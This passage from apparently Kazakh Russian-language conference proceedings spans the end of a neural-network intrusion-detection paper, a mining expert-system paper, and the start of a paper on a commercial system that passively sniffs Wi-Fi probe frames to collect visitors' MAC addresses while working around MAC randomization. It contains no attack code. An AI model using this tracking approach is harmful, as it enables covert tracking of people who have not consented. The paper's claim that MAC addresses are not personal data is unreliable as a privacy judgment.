На следующем этапе исследования, получила развитие методологическая база нейросетевого противодействия кибератакам на сетевые ресурсы информационных систем. В результате чего были определены составные части реализации процесса нейросетевого распознавания кибератак.




Рисунок 2. Диаграмма декомпозиции нейросетевого распознавания кибератак

Следующим этапом создания концептуальной модели стала разработка схемы взаимодействия компонентов нейросетевой системы (Рис. 3).

В процессе разработки учтено: несовершенство методов формирования параметров обучающих примеров, длительный период формирования обучающей выборки, сложность доступа к базам данных портретов кибератак, дополнительная нагрузка на аппаратно-программное обеспечение. Поэтому в схеме предусмотрена возможность формирования параметров обучающих примеров и обучающей выборки с помощью экспертных данных.




Рисунок 3. Схема взаимодействия компонентов НСС распознавания кибератак

В аналитическом виде концептуальную модель обеспечения эффективности процесса нейросетевого распознавания кибератак на сетевые РИС можно изобразить с помощью данных выражений.

$$E_{\Sigma} = f(E_{HCP}, E_{OB}) \quad (3)$$

$$E_{HCP} = f(e_1, e_2, e_3) \quad (4)$$

$$E_{OB} = f(e_4, e_5) \quad (5)$$

где E_{Σ} – интегральная эффективность процесса,
$E_{НСР}$ – эффективность создания и использования НСР,
$E_{ОВ}$ – эффективность создания обучающей выборки,
e_1 – определение эффективных видов НСМ,
e_2 – определение параметров НСМ,
e_3 – ресурсоемкость использования НСР,
e_4 – определение параметров обучающих примеров,
e_5 – формирование обучающей выборки.

Для эффективного нейросетевого распознавания разработанной концептуальной модели мы дополнили её рядом принципов:

1) Принцип допустимости использования вида НСМ;
2) Принцип определения множества эффективных видов НСМ;
3) Принцип оценивания эффективности вида НСМ;
4) Принцип определения ожидаемого выходного сигнала НСМ;
5) Принцип использования экспертных знаний.

Для верификации предложенных решений был проведен ряд экспериментальных исследований. Эксперименты проводились на основе разработанной установки. В состав установки входит база данных параметров кибератак KDD-99, а также несколько других программных библиотек и приложений. Часть приложений находятся в свободном доступе, а часть приложений мы разработали сами. Основной частью экспериментальной установки являются программы DNET_pro, kdd_Neural, MPNN_Pro.

Проведенные теоретические и практические исследования показали:

– использование разработанного метода создания обучающей выборки позволяет примерно в 2,4 раза уменьшить количество учебных итераций.

– использование разработанного метода нейросетевого противодействия кибератакам позволяет приблизительно в 1,35 раза повысить эффективность НСР.

– разработанная нейросетевая система позволит обеспечить ошибку распознавания в пределах 0,005.

Указанные НС модели и методы внедрены в производство, а также в учебно-образовательный процесс.

Использованная литература:

1. https://legalacts.egov.kz/npa/view?id=1714716 Дата обращения: 13.03.2019
2. https://24.kz/ru/news/social/item/214494-kazakhstan-zanyal-83-mesto-v-globalnom-indekse-po-kiberbezopasnosti Дата обращения: 13.03.2019
3. Большев А.К. Алгоритмы преобразования и классификации трафика для обнаружения вторжений в компьютерные сети: авторефер. … канд. техн. наук: 05.13.19 – Методы и системы защиты информации, информационная безопасность. – Санкт-Петербург, 2011. – 36 с.
4. Bivens A., Palagiri C., Smith R., Szymansky B. Network – Based Intrusion Detection Using Neural Networks // Proc. Intelligent Engineering Systems through Artificial Neural

Networks ANNIE –2002, St. Louis, MO, Volume 12. – New York: ASME Press, 2002. P. 579–584.

5. Емельянова Ю.Г., Талалаев А.А., Тищенко И.П. Нейросетевая технология обнаружения сетевых атак на информационные ресурсы // Программные системы: теория и приложения. – 2011. – №3(7). – С. 3–15.

6. Талалаев А.А., Тищенко И.П., Фраленко В.П., Хачумов В.М. Разработка нейросетевого модуля мониторинга аномальной сетевой активности // Нейрокомпьютеры: разработка и применение. – 2011. – № 7. – С. 32-38.

7. Planquart J.P. Application of neural networks to intrusion detection [Electronic resource] // SANS Information Security Reading Room. – Electronic data. – [USA]: SANS Institute, 2001. – URL: http://www.sans.org/reading_room/ whitepapers/detection/application-neural-networks-intrusion-detection_336 – Language: English. – Description based on home page (viewed on 14.03.19).

8. Комар М.П. Метод построения совокупного классификатора трафика информационно-телекоммуникационных сетей для иерархической классификации компьютерных атак // Системи обробки інформації. – 2012. – Випуск 3 (101), том 1 – С.134-138.

9. Комар М.П., Палий И.О., Шевчук Р.П. Нейросетевой подход к обнаружению сетевых атак на компьютерные системы // Інформатика та математичні методи в моделюванні – 2011. – Том 1, №2. – С. 156-160.

10. Shyrochin V., Mukhin V. Adaptive security mechanisms for the computer networks based on risk analysis // Journal of Qafqaz University: AZN. Mathematics and Computer Science. – Num. 1, Vol. 1, 2013. – pp. 11 - 16.

11. Васильев В.И., Хафизов А.Ф. Нейронные сети при обнаружении атак в сети Internet (на примере атаки SYNFLOOD) // Нейрокомпьютеры в информационных и экспертных системах. – М.: Радиотехника, 2007. – №6. – С. 34-38.

12. Слеповичев И.И., Ирматов П.В., Комарова М.С., Бежин А.А. Обнаружение DDoS-атак нечеткой нейронной сетью // Известия Саратовского университета. – 2009. – Т. 9, сер. Математика. Механика. Информатика, вып. 3. – С. 84-89.

13. Магницкий Ю.Н. Использование бинарной нейронной сети для обнаружения атак на ресурсы распределенных информационных систем // Динамика неоднородных систем. – 2008. – С. 200-205.

14. Тимофеев А., Браницкий А. Исследование и моделирование нейросетевого метода обнаружения и классификации сетевых атак // International Journal Information Technologies & Knowledge. – 2012. – Vol.6, Number 3. – P. 257-265

15. Хафизов А.Ф. Нейросетевая система обнаружения атак на WWW-сервер: дис. ... канд. техн. наук: 05.13.11. – Уфа, 2004. –172 с.

16. Мустафаев А.Г. Нейросетевая система обнаружения компьютерных атак на основе анализа сетевого трафика [Электронный ресурс] // Вопросы безопасности. - 2016. - № 2. - С.1-7. DOI: 10.7256/2409-7543.2016.2.18834. URL: http://e-notabene.ru/nb/article_18834.html (дата обращения: 14.03.2019)

17. Крыжановский А.В. Применение искусственных нейронных сетей в системах обнаружения атак [Электронный ресурс] // Доклады ТУСУРа. – 2008. – № 2 (18), часть 1. – С. 37-41. URL: https://cyber leninka.ru/article/n/primenenie-iskusstvennyh-neyronnyh-setey-v-sis temah-obnaru zheniya-atak (дата обращения: 14.03.2019)

18. Браницкий А.А. Котенко И.В. Обнаружение сетевых атак на основе комплексирования нейронных, иммунных и нейронечетких классификаторов // Информационно-управляющие системы. – 2015. – №3. С. 69-77.

19. Корченко А.Г., Терейковский И.А., Карпинский Н., Тынымбаев С. Нейросетевые модели, методы и средства оценки параметров безопасности Интернет-

ориентированных информационных систем: монография. - К.: ТОО «Наш Формат». - 2016. – 275 с.

20. АльМехди С.Т, Евланенкова О. Применение нейронных сетей для обнаружения вторжений // Доклады ТУСУР. – 2014. – №4. – С. 28-33.

21. Сухов В.Е. Система обнаружения аномалий сетевого трафика на основе искусственных иммунных систем и нейросетевых детекторов // Вестник РГРТУ. 2015. № 54. Ч.1. С. 84-90.

22. Частикова В.А., Власов К.А., Картамышев Д.А. Обнаружение ddos-атак на основе нейронных сетей с применением метода роя частиц в качестве алгоритма обучения // Фундаментальные исследования. – 2014. – № 8-4. – С. 829-832.

23. Basant S., Santosh B., Sushanta K. A Neural Network based system for Intrusion Detection and attack classification // IEEE Communication (NCC), 2016 Twenty Second National Conference, 4-6 March 2016.

24. Kang M., Kang J. Intrusion Detection System Using Deep Neural Network for In-Vehicle Network Security // PLoS One 2016; 11(6)

ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА АНАЛИЗА ДАННЫХ О ТЕХНОЛОГИЧЕСКИХ ПАРАМЕТРАХ И ПЛАНИРОВАНИИ ПРОЦЕССА ДОБЫЧИ ПОЛЕЗНЫХ ИСКОПАЕМЫХ

Алиев С.Б., Яворский В.В., Демин В.Ф., Проценко А.В.
Карагандинский государственный технический университет, Казахстан
e-mail: yavorskiy-v-v@mail.ru

Аннотация. *Изложена методика использования информационных технологий в области горных наук, в частности - для выбора параметров оптимальных технологических схем очистных работ. Повышение качества технологических решений, принимаемых на стадии проектирования горных работ с применением информационных технологий, является актуальной задачей в связи со значительным влиянием их на технико-экономические показатели горных предприятий.*

В настоящее время происходит активное проникновение информационных технологий во все сферы производства, в том числе и в горное дело. Специфика горного производства заключается в том, что в подготовке информационного сопровождения производственных процессов, из которых складывается добыча полезного ископаемого, должны быть использованы весьма разнородные модели и алгоритмы их обработки. В двух крайних случаях это приводит либо к очень большому количеству узкоспециализированных программных продуктов и к необходимости иметь связующие программные компоненты. Либо, другой крайний вариант — суперсистема, охватывающая все информационные аспекты производственной жизни предприятия. В чистом виде эти варианты не встречаются, первый в силу того, что даже изначально ограниченные функционально программы развиваются и расширяют сферы своего действия на смежные участки, второй — по причине крайней сложности проектирования, настройки и обслуживания такой системы. На мировом рынке программных продуктов предлагается достаточно много интегрированных горных систем, которые предлагают примерно одинаковый набор функций:

1. Создание векторных, каркасных и блочных моделей объектов горной технологии;

2. Визуализация моделей объектов в трёхмерном пространстве;
3. Геостатистический анализ месторождений;
4. Формирование базы данных (каталога) маркшейдерских точек и решение на их основе различных маркшейдерских и геодезических задач;
5. Подсчет объемных и качественных показателей выемочных единиц;
6. Горно-геометрический анализ и оптимизация границ карьера по экономическим показателям;
7. Планирование открытых и подземных горных работ, проектирование массовых взрывов.

Высокая стоимость горного оборудования диктует необходимость, чтобы каждая минута эксплуатации оборудования была продуктивной. Без достаточно точного мониторинга не может быть достигнуто управление оборудованием, обеспечивающее наименьшую стоимость тонны продукции.

Высокая точность и скорость определения трехмерных координат в единой системе и отсутствие требования прямой видимости между пунктами привели к бурному внедрению GPS-аппаратуры в различных отраслях, в том числе в горном деле и системах диспетчеризации горнотранспортного оборудования.

Оснащение автоматизированными средствами сбора информации макршейдеров, геологов, бурильщиков позволит отобразить реально состояние всех циклов работ и перейти на новый уровень управления производством, а также позволит решать задачи диспетчеризации движения транспортных средств открытых карьеров – самосвалов, экскаваторов, бульдозеров, погрузчиков и др. с отображением их в реальном времени на мониторе в едином диспетчерском центре. Однако, кроме сбора информации о данных о процессе добычи полезных ископаемых необходима их обработка с формированием возможных рекомендаций по совершенствованию процесса.

Технологическая схема добычи полезных ископаемых представляет собой определенное пространство, где протекают взаимосвязанные во времени процессы с различным функциональным содержанием. Основой декомпозиции подсистемы на элементы является предпосылка из пространственной и технологической обособленности и концентрации в одном элементе функций, предназначенных для выполнения одного или нескольких рабочих процессов.

Декомпозиция подсистемы, где помимо внутреннего содержания процессов учитывались бы надежность и влияние внешней среды, включает разделение технологической схемы на следующие структурные элементы:

– участковые горно-геологические и горнотехнические факторы;
– технологические параметры средств механизации производственных процессов;
– ограничения по обеспечению необходимого качества продукции, безопасности и экономичности производства.

Технологическая схема очистных работ представляет собой единую конструкцию, образующуюся из сочетания различных сооружений и выработок, предназначенных для выполнения определенных процессов по транспортированию угля и породы. В этой схеме также необходимо предусмотреть возведение закладочного массива, доставку людей, материалов, оборудования и проветривание выемочного участка. Под рациональной технологической схемой подразумевается оптимизация сочетания элементов подсистемы, обеспечивающая минимальные трудовые и материальные затраты [1, 2].

Предпочтение отдается варианту, для которого характерна большая степень безопасности труда, при максимальной механизации и автоматизации производственных процессов, высокие нагрузки на лаву и производительность труда по добыче с приемлемыми производственными издержками [3].

Для решения задач обработки данных о технологических параметрах процесса добычи полезных ископаемых предлагается использовать модель представления знаний в экспертной системе. Эта модель представляет собой гибридную систему, использующую стандартные правила продукционной модели и идеи объектно-ориентированного программирования.

Входные данные в экспертной системе выбора элементов технологических схем можно разбить на два больших блока:

- данные, поступающие из пользовательского интерфейса;
- содержимое заполненной базы знаний.

Данные, поступающие от пользователя посредством интерфейса программы необходимы системы для получения выводов о том, какие элементы технологических схем следует выбрать из возможного набора. Выделено основные 4 группы входных параметров [1]:

1. Горно-геологические:
   - α угол падения, град.;
   - W водоносность очистного забоя при водопритоке на 1 добычи;
   - f коэффициент прочности пород по шкале проф. М.М. Протодъяконова;
   - j прочность породы почвыб МН/м^3.
2. Горнотехнические:
   - R_p^k предел прочности пород кровли на растяжение, МПа;
   - Ap сопротивляемость угля резанию в пласте;
   - qy относительная метанообильность участка;
   - jHp/Rcn устойчивость пород почвы по признаку их пучения;
   - $НСГУ$ склонные;
   - $ПО$ пожароопасный пласт.
3. Параметры безопасности;
   - $V_в$ скорость воздушной струи, м/с;
   - D концентрация метана, %;
4. Технологические;
   - L длина (геометрическая), м;
   - M вынимаемая мощность, м;
   - $S_{св}$ площадь поперечного сечения в свету, м^2;
   - L_0 отставание фронта подготовительных работ от подвижной линии очистных работ, м;
   - Hp глубина ведения горных работ, м.

Необходимость ввода пользователем этих данных объясняется тем, что каждый из возможных элементов создаваемой технологической схемы имеет зависимость от различного набора входных параметров. Так как интерес представляет вся технологическая схема в целом, а не отдельные ее элементы, то пользователю требуется ввести весь набор данных. Набор входных данных был определен экспертом в процессе проектирования экспертной системы. Он был установлен на основе изучения всех элементов технологических схем очистных работ и установления зависимостей между ними.

В качестве способа представлений знаний была выбрана продукционная модель с древовидной структурой, которая позволяет производить быстрый эффективный поиск необходимых данных, исключая полный перебор, семантически и синтаксически корректно описывать сложные структурированные данные.

Экспертная система для обработки данных о технологических параметрах процесса добычи полезных ископаемых имеет сложную структуру и алгоритм работы. В данном

случае система для вывода элементов технологических схем очистных работ использует алгоритм, когда при прохождении выбираются все элементы, подходящие под заданные пользователем условия. Требуется выбрать наиболее оптимальное решение или, другими словами, найти совокупность элементов, удовлетворяющих условиям и имеющих большую эффективность по сравнению с другими элементами. Таким образом, из первоначального графа состояний при прохождении выбирается совокупность всех возможных элементов. После проведения шага 1 граф возможных элементов перерисовывается. Логика экспертной системы выбора технологических параметров горных работ основана на 19 основных блоках. Каждый из этих 19 блоков решает задачу по нахождению одного из элементов системы. В каждом из этих блоков находится различное количество правит типа если… то… в зависимости от правил, определенных экспертом для нахождения данного элемента.

База знаний - наиболее важная компонента экспертной системы, на которой основаны ее «интеллектуальные способности». В Экспертной системе реализуется принцип символьной природы рассуждений, который заключается в том, что процесс рассуждения представляется как последовательность символьных преобразований. В качестве способа представлений знаний была выбрана продукционная модель. База знаний представлена во внутреннем формате хранения EXSYS CORVID. Этот формат создает древовидную структуру. Древовидная структура представления знаний имеет ряд преимуществ: позволяет производить быстрый эффективный поиск необходимых данных, исключая полный перебор; позволяет хранить структурированную информацию; возможность семантически и синтаксически корректно описывать сложные структурированные данные; имеет возможность легкого наращивания.

Блок команд определяет, какая переменная (переменные) должна быть получена, выполнение блоков и т.д. Как только определенная цель системы установлена командным блоком, логические блоки используются, чтобы достигнуть этой цели.

Участие пользователя выражается в следующем:

– конкретные задачи - пользователь, сталкиваясь с конкретными проблемами, может объяснить возникновение проблем и предложить возможные варианты их решения;

– общение - интерфейс пользователя должен соответствовать словарю пользователя и уровню его подготовки;

– установление связей - знакомство пользователя с причинами и последствиями, вызывающими то или иное действие в процессе функционирования системы, неоценимо в определении взаимосвязей фактов в базе знаний;

– обратная связь - отличительной особенностью удобной в использовании Экспертной системы является ее способность объяснить конечному пользователю ход своих рассуждений.

Система пользовательского интерфейса принимает информацию от пользователя и передает ему информацию. Просто говоря, система интерфейса должна убедиться, что, после того как пользователь описал задачу, вся необходимая информация получена. Интерфейс, основываясь на виде и природе информации, введенной пользователем, передает необходимую информацию механизму вывода. Когда механизм вывода возвращает знания, выведенные из базы знаний, интерфейс передает их обратно пользователю в удобной форме. Интерфейс с пользователем и механизм вывода могут рассматриваться как «приложение» к базе знаний. Они вместе составляют оболочку экспертной системы.

Система пользовательского интерфейса обеспечивает взаимодействие между экспертной системой и пользователем. Это взаимодействие обычно включает несколько функций: обработка данных, полученных с клавиатуры, и высвечивание вводимых и

выводимых данных на экране; поддержка диалога между пользователем и системой; распознавание ситуации непонимания между пользователем и системой; обеспечение «дружественности» по отношению к пользователю.

Консультация должна завершаться ясным утверждением, выдаваемым системой, и объяснением последовательности вывода, приведшей к этому утверждению. Система пользовательского интерфейса должна также распознавать непонимание, между пользователем и системой, возникшее либо из-за ошибки, либо на принципиальной основе. Система должна реагировать соответствующим образом на эту ситуацию. Например, не должно произойти сбоя системы, если пользователь вводит 1, когда ожидается «да» или «нет» или когда пользователь задает бессмысленный вопрос.

Внедрение современных информационных технологий в горное дело, в том числе экспертных систем? позволит не только оперативно накапливать и обрабатывать данные о параметрах процесса добычи полезных ископаемых, но и анализировать полученную информацию и формировать на ее основе рекомендации по совершенствованию процесса добычи полезных ископаемых

Литература

1. Алиев С.Б., Демин В.Ф., Яворский В.В. Применение интеллектуальных информационных технологий в горном деле. - Томск: В-Спектр, 2013. – 160 с.

2. Яворский В.В. Интеллектуальные информационные технологии. Алматы: ТехноЭрудит, 2018. – 344с.

3. Demin V.F., Fofanov O.B., Demina T.V., Yavorskiy V.V. Anchoring of development workings in a zone of influence of mining in case of the level anchoring system// IOP Conference Series: Materials Science and Engineering, 2017.

РАЗРАБОТКА ПРОТОТИПА КОММЕРЧЕСКОЙ СИСТЕМЫ ДЛЯ СБОРАДАННЫХ О ПОСЕТИТЕЛЯХ НА ОСНОВЕ СБОРА MAC-АДРЕСОВ

Амирханов Б.С. Мазаков Т.Ж. Зиятбекова Г.З. Жолмагамбетова Б.Р.
Институт информационных и вычислительных технологий КН МОН РК, Казахстан
e-mail: amirkhanov.b@gmail.com, tmazakov@mail.ru, ziyatbekova@mail.ru

Аннотация. *Создана система отслеживания посетителей на основе сбора с мобильных устройств MAC-адресов с высоким качеством собираемых данных.*

Введение

Смартфоны являются одной из самых впечатляющих технологий нашей жизни. Возможность доступа к Интернету в любое время и в любом месте коренным образом изменила как работу, так и личную жизнь во всем мире [21]. Однако постепенно становится ясно, что в обмен на такой уровень доступа к Интернету люди могут отказаться от уменьшенной анонимности частной жизни. В частности, несколько лет назад стало известно, что спонсируемые государством разведывательные агентства в таких странах, как Россия и Китай [5, 11, 3], а также компании частного сектора [18] активно пытаются отслеживать пользователей мобильных телефонов.

Частные компании, например, используют собранные данные со смартфонов для отслеживания потоков посетителей путем анализа Wi-Fi-сигналов мобильных устройств. И предлагают для своих клиентов качественно новую информацию: частоту посещений, проведенное в магазине время, вовлеченность и многое другое. Эти данные они

предлагают использовать для рекламы в интернете посетителям и просто прохожим, которые проходят мимо точки сбора wifi сигналов.

Смартфоны обычно имеют два основных способа связи, оба из которых потенциально могут использоваться для отслеживания пользователей. Первым и наиболее очевидным является само сотовое радио [8, 20]. Тем не менее, часто упускается из виду второй способ отслеживания мобильных телефонов (и их соответствующих пользователей) - радио 802.11 (WiFi), которое также используется большинством смартфонов.

Каждыймодуль 802.11 на мобильном устройстве обладает 48-битным MAC-адресом, который является глобально уникальным идентификатором для этого конкретного устройства WiFi. MAC-адрес является важной частью связи WiFi, будучи включенным в каждый кадр канального уровня, который отправляется на устройство или с него [10].

Существует один конкретный тип пакета WiFi, называемый фреймом зондирующего запроса, который является особенно уязвимой частью трафика WiFi в отношении наблюдения. Поскольку тестовые запросы непрерывно передаются с полупостоянной скоростью, они делают отслеживание тривиальным. Мобильные устройства фактически передают свои идентификаторы (в виде MAC-адреса) любому, кто слушает трафик. Чтобы решить эту проблему, некоторые современные мобильные устройства используют временные, рандомизированные MAC-адреса, которые отличаются от их истинного глобального адреса. Когда тестовые запросы отправляются, они используют случайный псевдоним MAC-адрес, который периодически изменяется. Слушатель должен быть не в состоянии постоянно отслеживать телефон, потому что MAC изменяется таким образом, что, мы надеемся, не может быть связан с предыдущим адресом. Рандомизация адресов Media Access Control (MAC) - это метод обеспечения конфиденциальности, при котором мобильные устройства используют случайные аппаратные адреса, чтобы не дать наблюдателям выделить свой трафик или физическое местоположение от других соседних устройств.

С началом использования в смартфонах технологии рандомизацииMAC-адресовкачество сбора информации о посетителях составляет порядка 40% от реальных устройств. Остальное составляет рандомизированные MAC-адреса, которые не представляют интереса.

Цель этой статьи — это разработка прототипа коммерческой системы для сбораданных о посетителях на основе сбора MAC-адресов с качеством сбора реальных глобальных MAC-адресов более 80%. Для этого мы используем статью [24], авторы которойпредставили первое широкомасштабное исследование рандомизации MAC-адресов в реальной жизни, включая подробное описание различных методов рандомизации в зависимости от операционной системы, производителя и модели устройства. Также идентифицировали множественные недостатки в этих реализациях, которые могут быть использованы для предотвращения рандомизации, выполняемой существующими устройствами. Во-первых, они показали, что устройства обычно неправильно используют рандомизацию, отправляя беспроводные кадры с истинным глобальным адресом, когда им следует использовать случайный адрес. И показывают метод, который можно использовать для отслеживания 100% устройств, использующих рандомизацию, независимо от производителя, используя ранее неизвестный недостаток в способе, которым существующие беспроводные чипсеты обрабатывают низкоуровневые контрольные фреймы.

MAC-адреса

Каждый сетевой интерфейс на устройстве с поддержкой 802.11 имеет 48-битный аппаратный идентификатор второго уровня по модели OSI - MAC-адреса. MAC-адреса разработаны так, чтобы быть постоянными и глобально уникальными. Да бы гарантировать уникальность MAC-адресов для всех устройств, Институт инженеров по электротехнике и электронике (IEEE) назначает блоки адресов организациям в обмен на плату. Большой блок MAC-адресов (MA-L), обычно известный как Организационно-уникальный идентификатор (OUI), может быть приобретен и зарегистрирован в IEEE [15], что дает организации контроль и ответственность за все адреса с определенным трехбайтовым префиксом. Затем производитель может сам назначать оставшиеся три байта младшего разряда при инициализации устройств, при условии, что они не будут использовать один и тот же MAC-адрес дважды.

Смысл системы регистрации IEEE состоит в том, что поиск производителя устройства по его MAC-адресу тривиален. Используя, опять же, пример беспроводного перехватчика, это означает, что любой, кто слушает трафик 802.11, может определить производителя ближайших устройств. Чтобы бороться с этим, IEEE также предоставляет возможность приобрести «частный» OUI, который не включает название компании в реестре. Однако эта дополнительная функция конфиденциальности в настоящее время не используется какими-либо известными нам крупными производителями.

В дополнение к общедоступному, глобально-уникальному и назначенному изготовителем MAC-адресу современные устройства часто используют локально назначенные адреса [6], которые отличаются универсальным/локальным битом в старшем байте. Локально назначенные адреса не гарантируются уникальными и, как правило, не используются постоянно. Локально назначенные адреса используются в различных контекстах, включая настроенные точки доступа (AP) с множеством сервисных наборов (SSID), точки доступа, привязанные к мобильным устройствам, и услуги одноранговой связи (P2P). Визуальное представление байтовой структуры MAC-адреса показано на рисунке 1.




Рис. 1 48-битная структура MAC-адреса

Нам для анализа и сбора MAC-адресов не нужны локальные MAC-адреса, так как они не содержат необходимые для нас данные, а именно реально-глобальный MAC-адрес устройства. Поэтому при сканировании эфира 802.11 мы будем игнорировать пакеты с локальным MAC- адресом. Как указано в [24] устройства от Samsung вообще не используют локальные MAC-адреса, а устройства на IOS рандомизируют MAC-адреса, вообще не учитывая этот бит локальности. Остальные производители в большинстве случаев исполльзуют бит локальности при рандомизировании MAC-адресов. Поэтому мы будем игнорировать данные пакеты. Для игнорирования пакетов мы будем переписывать настройки и фильтры сканера WiFi сети под свои нужды.

Этические соображения

Наша методология сбора полностью пассивна. Мы ни разу не пытаемся расшифровать какие-либо данные или предпринять активные действия для стимулирования или изменения нормального поведения сети. Поскольку мы ограничиваем наш анализ кадрами управления 802.11 и незашифрованными пакетами mDNS, мы не собираем личную информацию. Хотя мы собираем данные с реальными MAC-адресами у нас нет разумного способа сопоставить этот адрес с физическим лицом. Кроме того, MAC-адрес не считается персональными данными, и не попадает под закон о персональных данных.

Оборудование, использованное при создании системы

Так как мы должны «слушать» эфир WiFi сетей (802.11) нам необходимы WiFi устройства с возможностью включения режима мониторинга (monitor mode). В интернете очень много ресурсов о выборе устройств, которые поддерживают, но большинство таких устройств устарели и купить их не представлялось возможным. На тест было приобретено три USB-WiFi модуля TP-Link TL-WN722N v3, Dlink DWA-140 v.D1, Dlink DWA-121. На тестовой машине с операционной системой Ubuntu 16.04 (с ядром 4.15.0-46-generic) из «коробки» в режиме монитора заработал только DWA-140. Для TL-WN722N и DWA-121 необходимо устанавливать особые драйвера. Например для TL-WN722N таких драйверов под ядро 4.15.0-46 уже нет и их нужно компилировать заново.

Для точки сбора сбора MAC-адресов использовали ноутбук Asus X53S (Intel(R) Core(TM) i7-2670QM CPU @ 2.20GHz, 8 GB RAM, 128GB SSD+750GB HDD) с операционной системой Ubuntu 16.04 (с ядром 4.15.0-46-generic).

В качестве сервера для обработки и сбора информции арендован VPS (CPU: four cores, 10GB RAM (guaranteed), 700GB disk space (SSD-boosted) с операционной системой Ubuntu Server 16.04.

Программное обеспечение, использованное при создании системы

Для сбора информации были апробированы системы с открытым исходным кодом для анализа сетевого трафика такие как Kismet, Aircrack-ng, Wireshark. Мы остановили свой выбор на Kismet, после анализа и тестирования данных программных пакетов. В пользу Kismet также сыграла его клиент-серверная архитектура, а также сбор данных Bluetooth устройств и возможность подключения GPS трекера. Клиент был установлен на точку сбора в виде ноутбука, а серверную часть установили на арендованный виртуальный сервер.




Рис.2 Kismet в работе

Работы, которые были проведены для успешной эксплуатации системы.

